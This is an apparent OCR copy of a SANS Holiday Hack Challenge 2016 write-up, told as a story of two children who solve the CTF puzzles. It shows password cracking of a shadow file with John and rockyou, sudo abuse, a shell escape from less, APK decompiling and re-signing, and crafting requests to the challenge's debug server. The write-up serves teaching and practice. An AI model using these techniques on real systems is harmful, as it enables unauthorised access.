

SANS Holiday Challenge 2016 - Write-Up

SANS Holiday Challenge 2016

It's Christmas time, and a new adventure is waiting for the Dosis children. Santa has been kidnapped, Christmas is in peril, unless the Dosis children are able to solve this mystery. After finding Santa's business card, they found out that Santa is very active in Social Media!!! He has twitter and Instagram accounts: @satanwclaus.


So, Jess and Josh took a look to Santa's tweets, which appear to be hiding something, the use of dots "." and questions marks are a bit suspicious. Jess knew that something was hidden, but in order to examine the tweets she needed to access all tweets and take a closer look. Of course, she already had access to the twitter API (including oauth access keys), and after writing a python script she was able to download all tweets into a cvs file. After opening the file in the terminal, Josh, who was looking from behind, told her: "Hey, it looks like the letter B, and a U… wait a minute, this is a hidden ASCII message".


BUG BOUN



Jess said: “You are right Josh, it says: BUG BOUNTY”. But what does this mean? bug bounty? what Santa has to do with “bug bounty”?

Then, the kids turned to instagram, to check the pictures published by Santa. Finding a very interesting one:



Jess: “Uhm, it looks like Santa is in the InfoSec business, look Josh, Santa has a Python cheat sheet from SANS, and a Violent Python cookbook for Pentesting”

Josh: “Wait a minute… Santa was downloading an application: SantaGram_v4.2.zip, but from where? what is this app for?”

Checking the picture, they found a very interesting sheet, that looks like a security nmap report for the site: www.northpolewonderland.com. The children linked the pieces together and use them as the following URL: http://www.northpolewinderland.com/SantaGram_v4.2.zip, and downloaded the SantaGram_v4.2.zip file.

Josh: “What’s inside this app, let’s unzipped to take a look”:

unzip SantaGram_v4.2.zip

Jess: “It’s asking for a password, let’s try the hidden phrase in Santa’s tweets: bugbounty”

Voilà!!! the SantaGram_4.2.apk was in her screen.

Josh: “Jess, this is an android app!!!"

Now, it is time to answer the first two questions:

1) What is the secret message in Santa’s tweets?

“bug bounty”

2) What is inside the ZIP file distributed by Santa's team?

SantaGram_4.2.apk: android app.

After these amazing findings, the two kids approach Santa's bag, and disappeared!!! materializing in a different place, but where… the North Pole!!!

The children continued analyzing the android app, SantaGram, trying to understand how it works, and what can be found inside, any clue that could lead to Santa.

First, Jess used apktool to decode the apk file, and explore its resource and smali files:

apktool d SantaGram_v4.2.apk

In the res/values directory, the children found the strings.xml file with valuable information related to services used by the app:

- https://analytics.northpolewonderland.com
- http://ads.northpolewonderland.com
- http://dev.northpolewonderland.com
- http://dungeon.northpolewonderland.com
- http://ex.northpolewonderland.com

Not only that, an audio file was found in the res/raw directory: "discombobulatedaudio1.mp3".

Josh played the audio file, but he couldn't understand a single word.

Josh: "Jess, any idea about this audio?, Can you understand what it says?"

Jess: "No idea Josh, it doesn't sound right, it seems like something happened to the original audio"

Then, Josh found something really interesting… "Jess, look at this file (smali/com/northpolewonderland/santagram/b.smali), this is a username and password, maybe we can use it with the app"

Jess: "You are right Josh! nice finding!!!"

```
const-string v1, "username"

const-string v2, "guest"

invoke-virtual {v0, v1, v2}, Lorg/json/JSONObject;->put(Ljava/lang/String;Ljava/lang/Object;)Lorg/json/JSONObject;

const-string v1, "password"

const-string v2, "busyreindeer78"
```

So, the answer to the next questions:

3) What username and password are embedded in the APK file?

Username: “guest”
Password: “busyreindeer78”

4) What is the name of the audible component (audio file) in the SantaGram APK file?

"discombobulatedaudio1.mp3"

Josh and Jess started a scavenger hunt, looking for the pieces of the cranberry Pi in the North Pole. after finding all the pieces, they were able to extract the SD of the cranberry Pi (cranbian-jessie.img), and insert it into Jess laptop.

Jess ran “disk -l cranbian-jessie.img” to take a look to the partition table:

```
Disk cranbian-jessie.img: 1.3 GiB, 1389363200 bytes, 2713600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x5a7089a1

Device               Boot  Start     End Sectors  Size Id Type
cranbian-jessie.img1        8192  137215  129024   63M  c W95 FAT32 (LBA)
cranbian-jessie.img2      137216 2713599 2576384  1.2G 83 Linux
```

Josh: “Wow, there it is! let’s mount cranbian-jessie.img2. It starts at sector 137216, and each sector is 512 bytes, which means: 70254592 bytes offset to mount it”

So, Jess ran the following command:

mkdir mnt; mount -o loop,ro,offset=$((137216*512)) cranbian-jessie.img ./mnt

Josh: “Here we go!!! let’s look inside… Uhmm, there is a cranpi user, if we are able to obtain its password, maybe we can access the protected rooms. Let’s talk to our friend John, he knows what to do”

Jess grabbed the “/etc/shadow” file, and gave it to John. John is very savvy in term of password testing, and only asked for a comprehensive list of known password, “rockyou.txt”, to perform its job:

john —wordlist=/tmp/rockyou.txt shadow

After some minutes, the password was found:

yummycookies (cranpi)

Josh: “ I love cookies!!!, it’s time to open doors!”

The first door asked for a two parts password hidden inside the “out.pcap" file. This file was owned by the user itchy, and only has read permission for “itchy", but the current user was scratchy.

Josh: “Let’s check if we have any command available through sudo”

"sudo -l” showed that scratchy can run “tcpdump” and “strings” as “itchy” without providing any password.

First, they used: sudo -u itchy tcpdump -r out.pcap -n -vv -X

Jess: “Josh, there is a HTTP connection, asking for firsthalf.html, and the response contains an HTML file with a form, and a hidden field whose name is 'part1' and value ‘santasli’, the second part must follow..”

Josh: “Yes, here it comes… GET /secondhalf.bin… but.. wait a minute, this is a binary file, can you see any string that looks like the second part?”

Jess: “No, I can’t!!!, but, where is it?”

The children continued looking inside the binary, using the tools available, until…

Jess: “Here it is… this is the second part”

sudo -u itchy strings -e l out.pcap

Shows: “part2:ttlehelper”

Josh: “Wow, so changing the encoding to little endian solved the puzzle”

The children entered the password: “santaslittlehelper” and entered to the first room.

The second room, was actually a game… Wumpus.. Josh jumped in, and started to play..

He didn’t need any hack or cheat to defeat the Wumpus, and obtain the key: “WUMPUS IS MISUNDERSTOOD”

The third room asked for a key in a hidden file… However, this is not a problem for the Dosis children:

After running: find . -type f -ls, the file was shown:

" ./.doormat/.\ /\ /\\/\\\\/Don't\ Look\ Here!/You\ are\ persistent,\ aren't\ you?/'/key_for_the_door.txt"

Then, adding a bit of magic to find solved the puzzle:find . -iname *txt -exec cat '{}' \;
"key: open_sesame"

The fourth door started a new game: "Wargame" following the same script as the film "Wargame", after giving the first objective, the password was shown to the children: "LOOK AT THE PRETTY LIGHTS"

Josh: "This is really funny!!!"

Jess: "Come on Josh, focus, we need to hurry"

The fifth door shows a menu with an option to start a train, but it requires a password after issuing the command "START"

Josh: "It requires a password, let's check the HELP option.. Uhm, is this less? yeah, it is"

So, Josh run: !bash … and he got a shell!!!

Jess: "Well done Josh, you're really good at these puzzles"

after checking the Train_Console program, they realized that it was a shell script, and the password was embedded:

PASS="24fb3e89ce2aa0ea422c3d511d40dd84"

Josh supplied the password to the program, and the train traveled back in time to 1978.

Jess: "Wow, I cannot believe it!!! We're in 1978"

After going around looking for Santa, the children found Santa in the DFER room next to the reindeers.

The answers to this section questions are:

5) What is the password for the "cranpi" account n the cranberry Pi system?

yummycookies

6) How did you open each terminal door and where had the villain imprisoned Santa?

Santa was found in the DFER room next to the reindeers, in 1978.

Josh told her sister: "It's time to exploit some servers!!!"

- The Mobile Analytics Server (via credentialled login)

Jess: “let’s start with the first one…https://analytics.northpolewonderland.com…”, so, Jess accessed the web server using her browser, and a login screen appeared.

Josh exclaim: “What if we try the username and password found in the SatanGram app?”


Jess: “Great idea Josh.. it works, we are in, check this out! there is a mp3 link”, and she downloaded the file: “discombobulatedaudio2.mp3”

- The Dungeon Game

Jess ran a nmap on the next server: dungeon.northpolewonderland.com (35.184.47.139), showing that besides ports 22 (SSH) and 80 (HTTP), the port 11111 was open!

Immediately, Josh took his laptop and typed: “nc 35.184.47.139 11111”


Josh: “Jess, look at this, it’s a game!!!”



Jess: “but it’s quite old, 1978?”

Josh: “Yes, it is indeed, but it looks like fun. I’m gonna give a try”

After a while. there were no doubt that Josh was having a good time, but time wasn’t exactly what they had. So, Jess remembered that one of the elf in the North Pole gave her a binary with the game, so, she unzipped it, and check it. Like any other binary, besides checking header and libraries, there is always a good idea to run a strings, just to check what strings are there:



“GDT”… this is weird, she told Josh to stop playing, and check if GDT was enable… Yup! it was.

Jess also found the source code in GitHub: https://github.com/devshane/zork

Jess: “Josh, here is the source code, the difference seems to be the data file: dtextc.dat, it stores messages, rooms, objects, etc. Let’s check the commands available in the Game Debugging Tool”

Josh: “But let me play it, I already defeated the Cyclops!!!”

Jess replied: “No time for that Josh, let’s first check the messages using ‘DT’… look, it has more messages available than the original database, let’s see the extra messages”

Josh: “Here is the answer!”

```
GDT>DT
Entry:    1024
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
GDT>
```

Jess: “Ok, I’m gonna send an email”


The children got a reply with the audio file attached to it: "discombobulatedaudio3.mp3”

- The Debug Server

Jess said: “We need to know how the SantaGram sends data to the debit server, if we find a way to craft specific messages to the server, maybe we can find the hidden audio file"

So, the Dosis children jumped into the SantaGram app. Jess, used Jadx to check the source code, while Josh was having fun with the smali code. He changed the parameter “debug_data_enabled” from false to true in the res/values/strings.xml, then he built the app again: apktool b SantaGram_4.2, resign it, using a custom set of digital certificate and private key, and run the android studio emulator to install it.

Josh ran the emulator with -http-proxy pointing to the ZAP proxy he had installed in his laptop.



After playing for a while with the App, he accessed the Edit Profile Option, and a messages appeared in the proxy going to the debug server:

Request:

```
POST http://dev.northpolewonderland.com/index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Android SDK built for x86_64 Build/LMY48X)
Connection: Keep-Alive
Content-Length: 145
Host: dev.northpolewonderland.com
```


```
{"date":"20161226093714-0500","udid":"918462999ab4bfeb","debug":
"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":150389736}
```


Response:

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Mon, 26 Dec 2016 14:37:10 GMT
Content-Type: application/json
Connection: keep-alive
```


```
{"date":"20161226143710","status":"OK","filename":"debug-20161226143710-0.txt","request":{"date":
"20161226093714-0500","udid":"918462999ab4bfeb","debug":
"com.northpolewonderland.santagram.EditProfile, EditProfile","freemem":150389736,"verbose":false}}
```



Jess: “The source code related to Edit profile is obfuscated, I can see some vars that are passed to the JSON builder: date, udid, debug and freemen”

Josh: “Yup, those are the vars, look at this” showing the ZAP captures.

Jess: “What if we add verbose to the request, and set it to true?”

Josh: “Good idea, let me try that”

Josh open a shell, and using curl, crafted a JSON request:



The key files has a array of file names containing the audio file needed: "debug-20161224235959-0.mp3”

After downloading the mp3 file, the children started the next Challenge.

- The Banner Ad Server

Jess accessed the Ad Server (http://ads.northpolewonderland.com), and inspected the HTML source:

```
<script type="text/javascript">
    __meteor_runtime_config__ = JSON.parse(decodeURIComponent("%7B%22meteorRelease%22%3A%22METEOR%401.4.2.3%22%2C%22meteorEnv
    %22%3A%7B%22NODE_ENV%22%3A%22production%22%2C%22TEST_METADATA%22%3A%22%7B%7D%22%7D%2C%22PUBLIC_SETTINGS%22%3A%7B%7D
    %2C%22ROOT_URL%22%3A%22http%3A%2F%2Fads.northpolewonderland.com%22%2C%22ROOT_URL_PATH_PREFIX%22%3A%22%22%2C%22appId%22%3A
    %221vgh1e61x7h692h4hyt1%22%2C%22autoupdateVersion%22%3A%22537dcf6b4594db16ea2d99d0a920f2deeb7dc9f1%22%2C
    %22autoupdateVersionRefreshable%22%3A%2205c3f7dba9f3e15efa3d971acf18cab901dc0505%22%2C%22autoupdateVersionCordova%22%3A
    %22none%22%7D"));
</script>
<script type="text/javascript" src="/fedc8e9f69dab9d81a4f227d6ec76567fcb56231.js?meteor_js_resource=true"></script>
```


Jess: “Josh, this website is using meteor, maybe we can use meteor miner to grab more information”

Josh: “Excellent!!! let’s get started”

The children activated meteor miner, navigating the available routes uncovered by meteor miner:

